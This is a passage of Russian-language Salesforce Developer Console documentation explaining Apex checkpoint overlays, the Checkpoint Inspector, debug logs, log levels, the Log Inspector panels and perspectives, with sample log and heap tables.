
## Наложение кода Apex и операторов SOQL

Рекомендуем использовать консоль разработчика для наложения диагностики, выполняемой при выполнении кода Apex в контрольной точке, без изменения кода.


См. раздел «[Настройка контрольных точек в коде Apex](#)».

При устранении ошибки выполнения могут потребоваться сведения о состоянии переменной или базы данных. Кроме того, для тестирования кода могут быть созданы особые условия. Консоль разработчика позволяет накладывать код Apex и операторы SOQL, выполняемые при выполнении кода в контрольной точке.

1. Задайте контрольные точки и выполните код, а затем откройте вкладку **Checkpoints**.
2. Выберите нужную контрольную точку и нажмите кнопку **Edit Properties**.
3. Установите переключатель **SOQL** или **Apex Code**. Чтобы выполнить диагностический код без создания дампа динамической памяти в контрольной точке, снимите флажок **Dump Heap**.



4. Введите SOQL или код Apex в поле **Action Script** и нажмите кнопку **OK**.

 **Прим.:** Пользователи не могут обращаться к локальным объектам, так как анонимный блок представлен новым стековым фреймом. Рекомендуем обращаться к статическим объектам или создавать объекты. Кроме того, запросы SOQL, используемые в наложениях, не могут содержать переменные связывания.

Результаты наложенного кода отображаются на отдельной вкладке **Query Results** или **Apex Execution Results** представления Checkpoint Inspector. Дополнительную информацию о навигации по результатам запросов см. в разделе «[Query Editor](#)».

 **Прим.:** Значение `-1` на вкладке **Apex Execution Results** указывает на невозможность применения поля.

СМ. ТАКЖЕ:

[Настройка контрольных точек в коде Apex](#)

[Вкладка Checkpoints](#)

[Checkpoint Inspector](#)

## Checkpoint Inspector

Контрольные точки позволяют определять объекты, находящиеся в памяти на определенный момент выполнения, а также просматривать другие ссылающиеся на них объекты.

Чтобы просмотреть результаты в представлении Checkpoint Inspector, откройте вкладку Checkpoints и дважды щелкните нужную контрольную точку. Представление Checkpoint Inspector содержит более подробные сведения о переменных (включая отдельные элементы совокупности), чем представление Log Inspector.

Представление Checkpoint Inspector содержит две вкладки.

- Вкладка **Heap** содержит все объекты, находящиеся в памяти на момент выполнения строки кода в контрольной точке. Элементы перечислены и сгруппированы по типу данных.

| Types                 |       |            | Instances  |      | State              |            |
|-----------------------|-------|------------|------------|------|--------------------|------------|
| Type                  | Count | Total Size | Address    | Size | Field              | Value      |
| FilterOptions         | 1     | 20         | 0x44a17a41 | 20   | filterOn_Email     | true       |
| PermsetAssignmentC... | 1     | 12         |            |      | filterOn_FirstName | true       |
| String                | 1     | 0          |            |      | filterOn_LastName  | true       |
|                       |       |            |            |      | searchFilter       | 0x1d60443d |

| Inbound References |                      | Referencing Instances |      |
|--------------------|----------------------|-----------------------|------|
| Field              | Type                 | Address               | Size |
| accessibleFields   | DynamicObjectHandler | 0x2ba10de0            | 12   |

- Столбец Types содержит неструктурированный список классов для всех инстанцированных объектов, находящихся в памяти на момент достижения контрольной точки; столбец отображает количество инстанцированных объектов и затраченный объем памяти (в байтах). Чтобы просмотреть список инстанцированных объектов в столбце Instances, а также их адреса в динамической памяти и затраченный объем памяти, щелкните нужный элемент. Чтобы просмотреть переменные, которые в настоящее время заданы для данного объекта в столбце State, щелкните нужный экземпляр.
- Вкладка References содержит два списка, которые позволяют просматривать взаимосвязи между символами, хранящимися в памяти. Список Inbound References позволяет находить символы, которые могут содержать ссылки на объекты определенного типа. Список Referencing Instances позволяет находить конкретные экземпляры, содержащие ссылки на символ. Чтобы найти экземпляр в другой области динамической памяти, дважды щелкните нужный экземпляр.
- Вкладка Search позволяет находить символы в динамической памяти по значению или адресу. Поиск может быть выполнен по неполному значению или точному адресу. Чтобы найти нужное значение, щелкните значок поиска (🔍), отображающийся справа от значения при его выборе на панели State.
- Вкладка Symbols содержит древовидное представление всех символов, находящихся в памяти на момент достижения контрольной точки. Данная вкладка позволяет быстро просмотреть состояние системы в определенной строке кода (и итерацию), которая использовалась для настройки контрольной точки.

| Symbol        | Key                      | Value                                       |
|---------------|--------------------------|---|
| Key           |                          |   |
| this          | this                     | Type PermsetAssignmentController (12 bytes) |
| filter        | filter                   | 0x44a17a41                                  |
| searchedUsers | searchedUsers (UserList) |   |

- ⚠ Важное замечание:** Если при использовании компьютера Mac панели Checkpoint Inspector не содержат полос прокрутки, откройте **«Системные настройки» > «Общее»** и выберите значение «Всегда» для параметра «Показывать полосы прокрутки».

СМ. ТАКЖЕ:

[Вкладка Checkpoints](#)

[Настройка контрольных точек в коде Apex](#)

[Наложение кода Apex и операторов SOQL](#)

## Вкладка Logs

Вкладка Logs консоли разработчика позволяет открывать журналы, содержащие события базы данных, процессы обработки Apex, бизнес-процессы, выноски и логику проверки.

Консоль разработчика автоматически опрашивает журналы отладки текущего пользователя и добавляет их на вкладку **Logs**. Например, при наличии правил проверки, связанных со вставкой записи, добавление новой записи инициирует создание журнала отладки для запроса и его добавление в список.

| User | Application | Operation                | Time           | Status  | Read | Size  |
|------|-------------|--------------------------|----------------|---------|------|-------|
| JS   | Browser     | /_ui/common/apex/debu... | 04/09 13:38:46 | Success |      | 39132 |

- Чтобы открыть выбранный журнал в представлении **Log Inspector**, последовательно выберите пункты **File > Open Log** или дважды щелкните нужный журнал на вкладке **Logs**. Рекомендуем использовать представление Log Inspector для просмотра журнала отладки, оценки кода Apex, отслеживания производительности или операций DML и т. д.
- Чтобы открыть выбранный журнал в текстовом редакторе, последовательно выберите пункты **File > Open Raw Log**.
- Чтобы отфильтровать доступные журналы, установите флажок **Filter** и введите нужный текст. Например, чтобы просмотреть журналы отладки конкретного пользователя, введите его имя. Фильтр чувствителен к регистру.
- Чтобы удалить все журналы из списка, последовательно выберите пункты **Debug > Clear > Log Panel**.
- По умолчанию вкладка **Logs** отображает только новые журналы, созданные текущим пользователем. Чтобы просмотреть все журналы отладки, сохраненные для организации, в том числе журналы, созданные другими пользователями, откройте меню **Debug** и снимите флажок **Show My Current Logs Only**.
- Чтобы автоматически скрыть все текущие журналы при последующем обновлении страницы, откройте меню **Debug** и установите флажок **Auto-Hide Logs**.
- Чтобы загрузить текстовую копию выбранного журнала, последовательно выберите пункты **File > Download Log**. Имя файла по умолчанию: apex.log.
- Чтобы предотвратить загрузку журналов при открытии консоли разработчика, последовательно выберите пункты **Help > Preferences** и задайте параметру **Prevent Logs on Load** значение `true`.

**Прим.:** Чтобы настроить журналы пользователей, откройте страницу «Журнал отладки». Введите строку «Журналы отладки» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Журналы отладки».

## Настройка уровней регистрации

Уровни регистрации определяют объем информации о запросе, который сохраняется в журнале отладки. Чем больше размер журнала, тем дольше выполняется его анализ. Чтобы уменьшить размер журнала, измените уровень регистрации. Рекомендуем использовать расширенную регистрацию для просматриваемого кода, а сокращенную регистрацию для второстепенного кода.

Чтобы выбрать уровни регистрации для будущих запросов, последовательно выберите пункты **Debug > Change Log Levels**. На этой странице можно определить флаги трассировки и уровни отладки.

Чтобы переопределить уровни ведения журнала по умолчанию для определенного класса или триггера или установить ведение журнала для пользователя, добавьте флаг трассировки, который включает длительность и уровень отладки.

Чтобы сохранить внесенные изменения и закрыть окно, нажмите кнопку **Done**.

**Прим.:** При выполнении отладки посредством контрольных точек выберите уровень регистрации Apex Code **FINER** или **FINEST**. (Запрещается использовать уровень **FINEST** для развертывания.)

Дополнительную информацию о каждом параметре см. в подразделах «Категории журнала отладки» и «Уровни журнала отладки».

- !** **Важное замечание:** Если консоль разработчика открыта, то общие уровни журнала, заданные на консоли разработчика, влияют на все журналы, включая журналы, созданные во время разработки. Прежде чем начать разработку, убедитесь, что уровню журнала Apex Code не задано значение Finest. В противном случае разработка может занять больше времени, чем планировалось.

СМ. ТАКЖЕ:

[Настройка функции ведения журналов отладки](#)

[Меню Debug](#)

[Log Inspector](#)

[Уровни журнала отладки](#)

[Порядок очередности журнала отладки](#)

## Log Inspector

Представление Log Inspector — это контекстно-зависимая область выполнения, отображающая источник, причину и результаты операции. Данный инструмент позволяет просматривать журналы отладки, содержащие события базы данных, процессы обработки Apex, бизнес-процессы и логику проверки.


Панели, отображаемые в представлении Log Inspector, определяются выбранной перспективой. Чтобы выбрать другую перспективу, последовательно выберите пункты **Debug > Switch Perspective**. Дополнительную информацию о стандартных и настраиваемых перспективах см. в разделе «[Управление перспективами в представлении Log Inspector](#)».

### Панели журнала

Ниже перечислены панели, которые могут быть доступны в представлении Log Inspector.

- [Stack Tree](#)
- [Execution Stack](#)
- [Execution Log](#)
- [Source](#)
- [Variables](#)
- [Execution Overview](#)

Чтобы выбрать доступные панели и создать настраиваемую перспективу, последовательно выберите пункты **Debug > View Log Panels** или воспользуйтесь клавишами быстрого доступа CTRL + P.



При создании настраиваемой перспективы многократного использования последовательно выберите пункты **Debug > Save Perspective** и введите запоминающееся имя. Чтобы выбрать сохраненную настраиваемую перспективу при использовании представления Log Inspector, последовательно выберите пункты **Debug > Switch Perspective**.

Как правило, панели обновляются автоматически и отображают данные при выборе нужного элемента на связанной панели. Например, при выборе папки на панели Stack Tree обновляется содержимое панелей Execution Stack, Execution Log и Source, которые отображают сведения о связанном объекте. При выборе строки на панели Execution Log обновляется содержимое панелей Stack Tree, Execution Stack и Source, которые отображают подробные сведения о данной строке. При выборе элемента на вкладке Executed Units панели Execution Overview обновляется содержимое панелей Execution Log, Stack Tree, Execution Stack и Source.

## Stack Tree

Панель Stack Tree содержит два древовидных представления, отображающих сведения по принципу «сверху вниз», начиная с вызовов верхнего уровня, благодаря чему пользователи могут просматривать иерархию элементов в процессе. Например, если один класс вызывает другой класс, то второй класс отображается в качестве дочернего узла первого класса.

Вкладка Execution Tree отображает каждую операцию. Например, если цикл `for` вызывает 8 раз метод `System.debug()`, то вкладка Execution Tree отображает продолжительность каждого вызова.

| Unit                    | Duration | Heap |
|-------------------------|----------|------|
| /_ui/common/apex/deb... | 53.06    | 2534 |
| execute_anonymou...     | 53.00    | 2534 |
| debug                   | 0.11     | 0    |
| debug                   | 0.11     | 0    |
| debug                   | 0.11     | 0    |
| debug                   | 0.14     | 0    |
| debug                   | 0.14     | 0    |

Вкладка Performance Tree группирует операции, позволяя получить более полное представление о производительности отдельных операций. В примере выше вкладка Performance Tree отображает общую продолжительность каждого вызова метода `debug`.

| Unit              | Duration | Heap | Iterations |
|-------------------|----------|------|------------|
| /_ui/common/ap... | 53.06    | 2534 |            |
| execute_ano...    | 53.00    | 2534 | 1          |
| debug             | 1.02     | 0    | 8          |
| size              | 0.54     | 0    | 5          |
| add               | 0.47     | 0    | 4          |
| debug             | 0.10     | 0    | 1          |

Данный журнал создан посредством окна Execute Anonymous. Вызовы метода `debug` и других методов из других областей кода группируются в выполненную единицу.

Ниже перечислены сведения, доступные в каждом разделе панели Stack Tree.

| Столбец    | Описание  |
|------------|---|
| Scope      | Ограниченная область процесса, например, бизнес-правило, класс или DML. |
| Unit       | Имя элемента (области).   |
| Duration   | Время, затраченное на выполнение элемента (в миллисекундах).            |
| Heap       | Размер динамической памяти, использованной элементом (в байтах).        |
| Iterations | Количество вызовов элемента.  |

## Execution Stack

Панель Execution Stack отображает сведения об элементе, выбранном в журнале отладки, по принципу «снизу вверх» — сначала отображается вызов нижнего уровня, затем вызвавшая его операция и т. д.

| Unit             | Duration | Heap |
|------------------|----------|------|
| debug            | 0.11     | 0    |
| execute_anony... | 53.00    | 2534 |

## Execution Log

Панель Execution Log содержит журнал отладки для текущего процесса. В журнале отладки регистрируются все действия, выполненные во время процесса, например, вызовы метода, бизнес-правила и операции DML. Чтобы просмотреть длинные строки, усеченные в представлении, наведите указатель мыши на нужную строку для отображения всплывающего окна.

| Timestamp    | Event           | Details                                |
|--------------|-----------------|--|
| 10:35:16:061 | EXECUTION_ST... |  |
| 10:35:16:061 | CODE_UNIT_ST... | [EXTERNAL] execute_anonymous_apex      |
| 10:35:16:064 | VARIABLE_SCO... | [1] characters LIST<String> true false |
| 10:35:16:086 | HEAP_ALLOCATE   | [EXTERNAL] Bytes:7                     |
| 10:35:16:086 | HEAP_ALLOCATE   | [EXTERNAL] Bytes:13                    |
| 10:35:16:086 | STATEMENT_EX... | [1]                                    |
| 10:35:16:086 | STATEMENT_EX... | [1]                                    |
| 10:35:16:086 | LIMIT_USAGE     | [1] SCRIPT_STATEMENTS 1 200000         |
| 10:35:16:087 | HEAP_ALLOCATE   | [1] Bytes:4                            |
| 10:35:16:087 | SYSTEM_CONST... | [1] <init>-0                           |
| 10:35:16:088 | SYSTEM_CONST... | [1] <init>-0                           |
| 10:35:16:088 | HEAP_ALLOCATE   | [1] Bytes:5                            |
| 10:35:16:088 | SYSTEM METHO... | [1] LIST<String> .add(Object)          |
| 10:35:16:088 | SYSTEM METHO... | [1] LIST<String> .add(Object)          |
| 10:35:16:088 | HEAP_ALLOCATE   | [1] Bytes:11                           |
| 10:35:16:088 | SYSTEM METHO... | [1] LIST<String> .add(Object)          |

Рекомендуем использовать панель Execution Log для повторной трассировки этапов процесса. При необходимости просмотрите строки самостоятельно или отфильтруйте журнал по конкретным строкам.

- **This Frame:** отображение только данной области процесса или только элементов, связанных с данным уровнем. Например, при выборе триггера, вызывающего класс, отображаются только операции триггера. При выборе элемента `CODE_UNIT_STARTED` и установке флажка **This Frame** отображаются только элементы процесса, произошедшие между событием `CODE_UNIT_STARTED` и связанным событием `CODE_UNIT_ENDED`.
- **Executable:** отображение только выполняемых элементов в журнале отладки. Данный флажок скрывает сводные сведения по ограничениям (например, количество отправленных запросов SQL, количество строк DML и т. д.).
  - 💡 **Совет:** Рекомендуем всегда устанавливать флажок **Executable**. Рекомендуем снимать данный флажок только при оптимизации процесса для просмотра сведений по конкретным ограничениям.
- **Debug Only:** отображение только операторов отладки, добавленных в код.
- **Filter:** отображение элементов, соответствующих содержимому связанного поля. Например, при установке флажка **Filter** и вводе критерия `DML` отображаются только строки журнала выполнения, содержащие данный критерий в событиях или сведениях. Фильтр чувствителен к регистру.

Ниже перечислены сведения, доступные на панели Execution Log.



| Столбец   | Описание   |
|-----------|--|
| Timestamp | Системное время начала процесса, отображаемое в часовом поясе локального пользователя. Строка должна иметь следующий формат: <i>ЧЧ:ММ:СС:МСС</i> . |
| Event     | <a href="#">Событие отладки</a> .  |
| Details   | Дополнительные сведения о событии, например, номер строки и параметры.   |

## Source

Панель Source отображает выполненный исходный код или определения метаданных для объектов, использованных во время процесса, а также содержит количество выполнений строки кода. Содержимое, отображаемое на панели, определяется параметрами, заданными в других областях представления.

Чтобы открыть конкретную строку кода, введите номер нужной строки в текстовую область, расположенную внизу панели Source, и нажмите кнопку **Jump**.

Чтобы открыть выполненный исходный код в представлении Source Code Editor, нажмите кнопку **Open**.



**Прим.:** При выполнении правил проверки или бизнес-правил во время процесса представление метаданных отображается на панели Source. Консоль разработчика не позволяет открывать представление в виде метаданных. См. разделы [ValidationRule](#) и [Workflow](#) *Руководства разработчика Force.com Metadata API*.

## Variables

Панель Variables позволяет определять наличие значения, назначенного переменной, и просматривать данное значение. Чтобы заполнить раздел, щелкните событие Variable.




**Прим.:** Назначения переменной регистрируются при использовании уровня журнала **Apex Code Finest**.

При необходимости содержимое переменных может быть просмотрено посредством контрольных точек, содержащих дополнительные сведения об объектах, хранящихся в памяти на момент выполнения. Дополнительную информацию см. в разделе [«Настройка контрольных точек в коде Apex»](#).

## Execution Overview: Save Order, Limits, Timeline и Executed Units

Панель Execution Overview, расположенная в нижней части представления Log Inspector, содержит четыре вкладки.

- Вкладка Save Order отображает цветочкодированную временную шкалу действий DML. Временная шкала отображает элементы в виде узких блоков для каждого выполненного действия DML.



Ниже перечислены цвета, используемые для обозначения элементов.

| Цвет       | Тип                |
|------------|--------------------|
| Красный    | Триггер Before     |
| Оранжевый  | Триггер After      |
| Зеленый    | Правило проверки   |
| Синий      | Правило назначения |
| Фиолетовый | Бизнес-правило     |


Чтобы просмотреть сведения об отдельном элементе, щелкните связанный узкий блок во временной шкале. Всплывающее окно отображает дополнительную информацию, включая ссылку для перехода к соответствующей области журнала.

Чтобы просмотреть коды измененных записей, щелкните имя объекта sObject на левой панели.

- Вкладка Limits отображает общие системные ограничения по имени и использованному количеству, а также содержит сведения ниже.

| Столбец         | Описание  |
|-----------------|---|
| Limit           | Имя ограничения.  |
| Used so far     | Часть ограничения, использованная данным процессом на данный момент выполнения. |
| Request Total   | Часть ограничения, использованная запросом по завершении.                       |
| Total Available | Итоговое ограничение.   |

- Вкладка Timeline позволяет просматривать время, затраченное каждым процессом. Чтобы получить более точное представление, установите нужный переключатель для параметра **Scale**.



Ниже перечислены сведения, доступные на вкладке Timeline.

| Столбец   | Описание  |
|-----------|---|
| Категория | Тип процесса.   |
| Millis    | Количество миллисекунд, затраченное на выполнение процесса. |
| %         | Процентное отношение процесса ко всему запросу.             |

- Вкладка Executed Units отображает системные ресурсы, используемые каждым элементом в процессе.

| What   | Name        | Sum   | Avg   | Max   | Min   | Count | Heap | Query Type | Sum rows | Avg rows | Max rows | Min row |
|--------|-------------|-------|-------|-------|-------|-------|------|------------|----------|----------|----------|---------|
| Method | size        | 0.40  | 0.08  | 0.11  | 0.06  | 5     | 0    | n/a        | n/a      | n/a      | n/a      | n/a     |
| Method | debug       | 0.72  | 0.09  | 0.13  | 0.08  | 8     | 0    | n/a        | n/a      | n/a      | n/a      | n/a     |
| Method | execute...  | 36.92 | 36.92 | 36.92 | 36.92 | 1     | 2534 | n/a        | n/a      | n/a      | n/a      | n/a     |
| Method | /_ui/com... | 36.98 | 36.98 | 36.98 | 36.98 | 1     | 0    | n/a        | n/a      | n/a      | n/a      | n/a     |
| Method | add         | 0.49  | 0.12  | 0.15  | 0.09  | 4     | 0    | n/a        | n/a      | n/a      | n/a      | n/a     |

Show:


Кнопки, отображаемые внизу вкладки, могут использоваться для фильтрации данных по типу элемента. Например, чтобы скрыть сведения о методах, нажмите кнопку **Methods**. Чтобы отменить фильтрацию, нажмите данную кнопку второй раз.

Ниже перечислены сведения, доступные на вкладке Executed Units.

| Столбец    | Описание   |
|------------|--|
| What       | Тип элемента процесса. Допустимые типы: <ul style="list-style-type: none"> <li>– Method (Метод)</li> <li>– Queries (Запросы)</li> <li>– Бизнес-правило</li> <li>– Callouts (Сноски)</li> <li>– DML</li> <li>– Validations (Проверки)</li> <li>– Triggers (Триггеры)</li> <li>– Pages (Страницы)</li> </ul> |
| Name       | Имя элемента процесса.   |
| Sum        | Общая продолжительность выполнения элемента.   |
| Avg        | Средняя продолжительность выполнения элемента.   |
| Max        | Максимальная продолжительность выполнения элемента.  |
| Min        | Минимальная продолжительность выполнения элемента.   |
| Count      | Количество вызовов элемента во время процесса.   |
| Heap       | Размер пространства, занятого элементом в динамической памяти.   |
| Query Type | Тип запроса. Возможные значения: <ul style="list-style-type: none"> <li>– SOQL</li> <li>– SOSL</li> </ul>  |
| Sum rows   | Общее количество записей, измененных для элемента.   |
| Avg rows   | Среднее количество записей, измененных для элемента.   |
| Max rows   | Максимальное количество записей, измененных для элемента.  |

| Столбец | Описание   |
|---------|--|
| Min row | Минимальное количество записей, измененных для элемента. |

Чтобы отсортировать данные по конкретному столбцу, щелкните заголовок нужного столбца.

 **Важное замечание:** Если при использовании компьютера Mac панели Log Inspector не содержат полос прокрутки, откройте «Системные настройки» > «Общее» и выберите значение «Всегда» для параметра «Показывать полосы прокрутки».

СМ. ТАКЖЕ:

[Меню Debug](#)

[Вкладка Logs](#)

[Управление перспективами в представлении Log Inspector](#)

[Создание настраиваемых перспектив в представлении Log Inspector](#)

## Примеры использования представления Log Inspector

Ниже приведены некоторые примеры использования представления Log Inspector для диагностики и решения проблем.

- [Отслеживание выполняемой ветви](#)
- [Просмотр операторов System.Debug](#)
- [Обновление исходного кода](#)
- [Отслеживание DML в запросах](#)
- [Оценка эффективности использования страниц Visualforce](#)
- [Просмотр сложного процесса](#)

### Отслеживание выполняемой ветви

Сценарий. Журнал отладки был открыт в представлении Log Inspector. Что дальше?

1. Чтобы скрыть все действия, которые недоступны для выполнения, включая сводные сведения по ограничениям, установите флажок **Executable** на панели Execution Log.
2. Чтобы просмотреть сводные значения для операций разного типа, откройте вкладку Executed Units на панели Execution Overview. Например, можете просмотреть количество операций DML или других методов по типу метода.
3. Чтобы просмотреть контролируемые ограничения, использованные данной операцией, воспользуйтесь вкладкой Limits.

### Просмотр операторов System.Debug

Сценарий. Операторы System.Debug добавлены в код для отслеживания процесса выполнения запроса. Как найти данные операторы посредством представления Log Inspector?

1. Установите флажок **Filter** на панели Execution Log.
2. Введите *DEBUG* в текстовую область.

Отображаются только строки запроса, содержащие слово *DEBUG*.

### Обновление исходного кода

Сценарий. При просмотре журнала отладки после выполнения запроса была обнаружена ошибка в коде Apex. Как внести изменения в код Apex?

1. Выберите строку кода на панели Source.
2. Нажмите кнопку **Open**.

Класс или триггер открывается на новой вкладке Source Code Editor.

### Отслеживание DML в запросах

Сценарий. Запрос содержит большое количество операторов DML, расположенных в разных местах. Как определить количество выполнений операции DML в запросе?

Пользователю доступны два способа детализации журнала отладки с целью просмотра текущей операции DML, выполненной в ходе запроса.

1. Установите флажок **Filter** на панели Execution Log и введите строку *DML*. Отображаются все элементы запроса, содержащие операцию DML в событиях или сведениях.
2. Откройте вкладку Executed Units на панели Execution Overview и отключите все типы выполнения, кроме DML. Данные кнопки являются переключателями: нажмите один раз, чтобы **отфильтровать** список по данному типу операции. Нажмите второй раз для отмены данного фильтра. Чтобы просмотреть только операции DML, нажмите кнопки **Methods, Queries, Workflow, Callouts, Validations, Triggers** и **Страницы Visualforce**.
  - Сведения об операции DML содержат тип задействованного объекта и тип выполненной операции (вставка, обновление и т. д.). Также можете просмотреть количество выполнений оператора DML, количество строк и т. д.
  - При выборе элемента запроса DML на вкладке Executed Units панель Execution Log скрывает все другие части запроса и отображает только оператор DML.

Данные алгоритмы могут также использоваться для поиска и фильтрации запросов.

### Оценка эффективности использования страниц Visualforce


Сценарий. Пользователю доступна страница Visualforce, а также контроллер Apex, который выполняет запросы SOQL. Как проанализировать эффективность использования страницы и определить единицу кода, на выполнение которой потребовалось наибольшее количество времени? Как определить количество запросов SOQL, выполненных в запросе пользователя? И как просмотреть использованные контролируемые ограничения?

1. Найдите имя страницы Visualforce на панели Stack Tree. Для верхнего уровня используется следующий формат: */арех / имя\_страницы*. Первый расположенный ниже узел указывает на фактическое выполнение страницы. Чтобы просмотреть время инициализации контроллера, откройте данный узел.
2. Чтобы просмотреть вызовы методов и время, затраченное на выполнение каждого метода, откройте последующие узлы. При выборе элемента на панели Stack Tree панель Execution Log отображает часть журнала отладки, панель **Source** обновляет сведения для отображения соответствующего исходного кода, а панель Variables отображает переменные, доступные в контексте.
3. Чтобы просмотреть статистику по коду (включая время выполнения в миллисекундах и размер динамической памяти в байтах), откройте вкладку Executed Units на панели Execution Overview. Столбец Cnt отображает количество выполнений определенной единицы кода. Если единица кода выполнялась несколько раз, то также обновляются значения в столбцах Sum, Avg, Max и Min. Аналогично, если запрос выполнялся несколько раз, то отображаемые данные обновляются для определения общего количества возвращенных строк.

Чтобы просмотреть только нужные единицы кода и пропустить ненужные, воспользуйтесь соответствующими кнопками ниже. Дополнительную информацию см. в подразделе «Отслеживание DML в запросах».

| What   | Name        | Sum   | Avg   | Max   | Min   | Count | Heap | Query Type | Sum rows | Avg rows | Max rows | Min row |
|--------|-------------|-------|-------|-------|-------|-------|------|------------|----------|----------|----------|---------|
| Method | size        | 0.40  | 0.08  | 0.11  | 0.06  | 5     | 0    | n/a        | n/a      | n/a      | n/a      | n/a     |
| Method | debug       | 0.72  | 0.09  | 0.13  | 0.08  | 8     | 0    | n/a        | n/a      | n/a      | n/a      | n/a     |
| Method | execute...  | 36.92 | 36.92 | 36.92 | 36.92 | 1     | 2534 | n/a        | n/a      | n/a      | n/a      | n/a     |
| Method | /_ui/com... | 36.98 | 36.98 | 36.98 | 36.98 | 1     | 0    | n/a        | n/a      | n/a      | n/a      | n/a     |
| Method | add         | 0.49  | 0.12  | 0.15  | 0.09  | 4     | 0    | n/a        | n/a      | n/a      | n/a      | n/a     |

- Чтобы просмотреть доступные ограничения и использованное количество по каждому ограничению, откройте вкладку Limits. Столбец Total Available отображает контролируемые ограничения, установленные для организации по каждому типу операции. Столбец Request Total отображает общее количество выполненных запросов. Столбец Used So Far отображает количество запросов, использованных на момент выполнения, выбранный в разделе Stack или Execution Log.
- Чтобы просмотреть визуальное представление выполненных единиц кода, разделенное по типам единицы кода, а также итоговые и процентные значения времени выполнения для каждого типа единицы кода, откройте вкладку Timeline. Временная шкала позволяет быстро определить те части запроса, на выполнение которых потребовалось наибольшее количество времени. Чтобы изменить период времени, используемый на шкале, выберите нужный временной интервал в нижней части раздела Summary.




В нашем примере больше всего времени потребовалось на выполнение запросов базы данных (56,95%). Затем следуют страницы Visualforce. Меньше всего времени было затрачено на выполнение кода Apex. Кроме того, страницы Visualforce и код Apex выполнялись первыми и последними, а операции базы данных выполнялись между ними.

### Просмотр сложного процесса

Сценарий. Используется сложный процесс, включающий в себя несколько классов и триггеров Apex, бизнес-правила и правила проверки. Что делать дальше или как выполнить фильтрацию полученного журнала отладки?

- Раздел Stack отображает древовидную структуру, содержащую все элементы запроса верхнего уровня. Используйте этот раздел для просмотра иерархии выполняемых элементов.
- Введите нужный критерий в текстовую область **Filter** раздела Execution Log. Например, чтобы просмотреть события, связанные с триггером, щелкните область **Filter** и введите `trigger`. Раздел Execution Log отображает только строки журнала отладки, содержащие слово `trigger`.
- Чтобы ограничить область вкладки Execution Log определенной единицей выполнения, установите флажок **This Frame**. Например, при выборе строки, содержащей событие `CODE_UNIT_STARTED`, и установке флажка **This Frame**, в разделе Execution Log отображаются только те элементы запроса, которые произошли между событием `CODE_UNIT_STARTED` и связанным с ним событием `CODE_UNIT_ENDED`.

 **Прим.:** Если флажок **This Frame** установлен, то раздел Execution Log отображает только элементы, содержащиеся в данной рамке; операции нижних уровней не отображаются. Например, если триггер вызывает класс, то раздел Execution Log отображает только операции триггера, но не операции класса.

## Перспективы представления Log Inspector

### Создание настраиваемых перспектив в представлении Log Inspector

Перспектива — это predefined макет панелей в представлении Log Inspector консоли разработчика.

При выполнении задачи в представлении Log Inspector рекомендуем использовать перспективу, позволяющую ускорить и упростить процесс выполнения задачи. Каждый разработчик использует собственный стиль. Список стандартных перспектив см. в разделе «[Log Inspector](#)».

Чтобы создать настраиваемую перспективу или изменить текущую перспективу, выполните указанные ниже действия.

1. Откройте журнал в представлении Log Inspector консоли разработчика.
2. Последовательно выберите пункты **Debug > View Log Panels** и выберите нужные панели.

Список доступных панелей см. в подразделе «[Панели журнала](#)». Имя измененной перспективы дополняется символом «\*», который удаляется после ее сохранения.



**Совет:** При создании перспективы, содержащей панель **Execution Log**, рекомендуем добавить панель **Source**.

3. Чтобы сохранить внесенные изменения, нажмите кнопку **Save Perspective**. Чтобы создать перспективу, нажмите кнопку **Save Perspective As** и введите новое имя.

СМ. ТАКЖЕ:

[Log Inspector](#)

[Управление перспективами в представлении Log Inspector](#)

### Управление перспективами в представлении Log Inspector

Перспектива — это predefined макет панелей в представлении Log Inspector консоли разработчика.

При выполнении задачи в представлении Log Inspector убедитесь в выборе правильной перспективы.

Для управления перспективами последовательно выберите пункты **Debug > Perspective Manager**.

- Чтобы выбрать другую перспективу, дважды щелкните имя нужной перспективы или выберите перспективу и нажмите кнопку **Open**.
- Чтобы изменить стандартную перспективу, выберите имя нужной перспективы и нажмите кнопку **Set Default**.
- Чтобы удалить перспективу, выберите имя нужной перспективы и нажмите кнопку **Delete**.
- Дополнительную информацию о создании настраиваемой перспективы см. в разделе «[Создание настраиваемых перспектив в представлении Log Inspector](#)».

Ниже перечислены predefined перспективы.

- **All** (по умолчанию)

The screenshot shows the Salesforce Developer Console in the Debug perspective. The top bar indicates the log is for the Apex class `ApexCSIAPI` at 11:04:55. The main area is divided into several panels:

